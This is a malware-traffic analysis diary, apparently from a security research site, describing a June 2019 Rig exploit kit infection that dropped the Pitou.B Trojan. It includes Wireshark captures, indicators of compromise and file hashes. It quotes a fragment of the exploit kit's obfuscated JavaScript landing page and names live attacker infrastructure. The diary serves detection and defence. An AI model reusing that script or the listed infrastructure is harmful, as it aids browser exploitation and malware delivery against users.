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Rig Exploit Kit sends Pitou.B Trojan

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
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by [Brad Duncan](#) (Version: 1)

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Introduction

As I mentioned last week, Rig exploit kit (EK) is one of a handful of EKs still active in the wild. Today's diary examines another recent example of an infection caused by Rig EK on Monday 2019-06-24.



The image shows a Wireshark traffic capture with several annotations. The main traffic is filtered by the expression: `http.request or (tcp.port eq 2287 and tcp.flags eq 0x0002) or smtp.data.fragment`. The traffic table is as follows:

Time	Dst	port	Host	Info
2019-06-24 16:14...	185.254.190.200	80	makemoneyeasywith.me	GET / HTTP/1.1
2019-06-24 16:14...	188.225.26.48	80	188.225.26.48	GET /?MjU1MjQ3&DREhSs&iDgztl=alre
2019-06-24 16:14...	188.225.26.48	80	188.225.26.48	GET /?MzI1MzM4&xGApMNd&AlVckZsFQar
2019-06-24 16:14...	188.225.26.48	80	188.225.26.48	GET /favicon.ico HTTP/1.1
2019-06-24 16:14...	188.225.26.48	80	188.225.26.48	GET /?NDE2NZQw&lgPoweSlPFgMe&FLnFa
2019-06-24 16:16...	195.154.255.65	2287		10002 → 2287 [SYN] Seq=0 Win=0 Len=0
2019-06-24 16:16...	173.194.79.26	25		from: "innocent.nshizirungu@edu.ya
2019-06-24 16:16...	213.199.180.170	25		from: "enquiries@vast.org.uk" <sk
2019-06-24 16:16...	12.110.212.23	25		from: "don.clark@wholefoods.com" <
2019-06-24 16:16...	62.142.5.26	25		from: "elina.vuorenmaa@elisaneet.fi

Annotations in the image:

- Rig EK**: Points to the first packet (185.254.190.200).
- Gate domain that redirected to Rig EK**: Points to the host `makemoneyeasywith.me`.
- Spam sent from my infected Windows host**: Points to the SMTP traffic starting at 16:16:00.
- Start of TCP stream for Pitou.B traffic**: Points to the SYN packet at 16:16:00.

Shown above: Traffic from the infection filtered in Wireshark.


```
Wireshark · Follow HTTP Stream (tcp.stream eq 1) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap
GET /?
MjU1MjQ3&DKEMhSs&iDgztl=already&ZloHmSB=blackmail&AWLJzxx=referred&NKhLSrej=criticized&DTgh=
perpetual&ibwnkBR=referred&ff5sdfds=w3bQMvXcJxfQFYbGMvPDSKNbNkbWHViPxoeG9MildZiqZGX_k7XDfF-
qoVvcGgWR&wVzeNua=community&ijsqNzQgL=known&Rfov=wrapped&gQzYs=community&gMedHEh=wrapped&oEs
reyej=heartfelt&jXnFuUgrF=community&SlfEwGgnF=constitution&kABRZxMB=golfer&t4tsdfsg4=xfre7E
BawuwieZUfwNmmYwLV1wV9a2t30aAyxGf1JHRr0HbZAJB-aK1JLl_mhj2&MyUroKumZU2MDQz HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
DNT: 1
Connection: Keep-Alive
Host: 188.225.26.48

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 24 Jun 2019 16:14:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip

<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta http-equiv="Expires" content="0">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Cache-control" content="no-cache">
<meta http-equiv="Cache" content="no-cache">
</head><body><script>function fvbvbn()/*s57402d89080hfj11476fs*/{var a=l(),fds =
"rtBefore", c=document, b=c["createElement"]("script");/*s76236dfgh19840hffghj83985fs*/
b["type"]="text/javascript",b["text"]=a,a=c["getElementsByName"]("script")
f0].a.parentNode["inse"+fds](b,a)}try{fvbvbn()}catch(m){function l(){var rah=String; var s
```

Rig EK landing page

Shown above: Rig EK landing page.



Rig EK sends flash exploit

Shown above: Rig EK sends a Flash exploit.



Rig EK sends EXE payload (encrypted over the network, but decoded on the victim host)

Shown above: Rig EK sends a malware payload.

The malware payload

The malware payload sent by this example of Rig EK appears to be [Pitou.B](#). In my post-infection activity, I saw several attempts at malspam, but I didn't find DNS queries for any of the mail servers associated with this spam traffic.


Prior to the spam activity, I saw traffic over TCP port 2287 which matched a signature for ETPRO TROJAN Win32/Pitou.B, and it also fit [the description for Pitou.B provided by Symantec from 2016](#). I didn't let my infected Windows host run long enough to generate DNS queries for remote locations described in [Symantec's Technical Description for this Trojan](#). However, [Any.Run's sandbox analysis of this malware](#) shows DNS queries similar to the Symantec description that happened approximately 9 to 10 minutes after the initial infection activity.

The image shows a Wireshark window titled "tcp.stream eq 4". The main pane displays a list of network packets with columns for Time, Src, port, Dst, port, and Info. The Info column shows TCP flags and sequence numbers. An inset window titled "Wireshark · Follow TCP Stream (tcp.stream eq 4) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap" shows a hex dump of the selected packet. A red box is overlaid on the hex dump with the text "Post-infection traffic over TCP port 2287".


Shown above: Post-infection traffic over TCP port 2287.

The image shows a Wireshark window titled "tcp.flags eq 0x0002 and tcp.port eq 25". The main pane displays a list of network packets with columns for Time, Src, port, Dst, port, and Info. The Info column shows TCP flags and sequence numbers. A red box is overlaid on the filter expression in the title bar with the text "Filtering for indications of SMTP traffic".

Shown above: Filtering for indications of SMTP traffic in the pcap.




Shown above: Using the **Export Objects** function in Wireshark to see successfully sent spam.



Example of spam sent
from my infected
Windows host

Shown above: An example of spam sent from my infected Windows host.



Shown above: DNS queries seen from the Any.Run analysis of this Pitou.B sample.

Indicators of Compromise (IoCs)

The following are IP addresses and domains associated with this infection:

- 185.254.190[.]200 port 80 - ***makemoneyeasywith[.]me*** - Gate domain that redirected to Rig EK
- 188.225.26[.]48 port 80 - ***188.225.26[.]48*** - Rig EK traffic
- 195.154.255[.]65 port 2287 - Encoded/encrypted traffic caused by the Pitou.B Trojan
- various IP addresses over TCP port 25 - spam traffic from the infected Windows host
- various domains in DNS queries seen from the [Any.Run analysis of this Pitou.B sample](#)

The following are files associated with this infection:

SHA256 hash: [9c569f5e6dc2dd3cf1618588f8937513669b967f52b3c19993237c4aa4ac58ea](#)

- File size: 9,203 bytes
- File description: Flash exploit sent by Rig EK on 2019-06-24

SHA256 hash: [835873504fdaa37c7a6a2df33828a3dcfc95ef0a2ee7d2a078194fd23d37cf64](#)

- File size: 827,904 bytes
- File description: Pitou.B malware sent by Rig EK on 2019-06-24

Final words

A pcap of the infection traffic along with the associated malware and artifacts can be found [here](#).

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Keywords: [exploit kit](#) [Pitou](#) [Rig](#) [Trojan](#)

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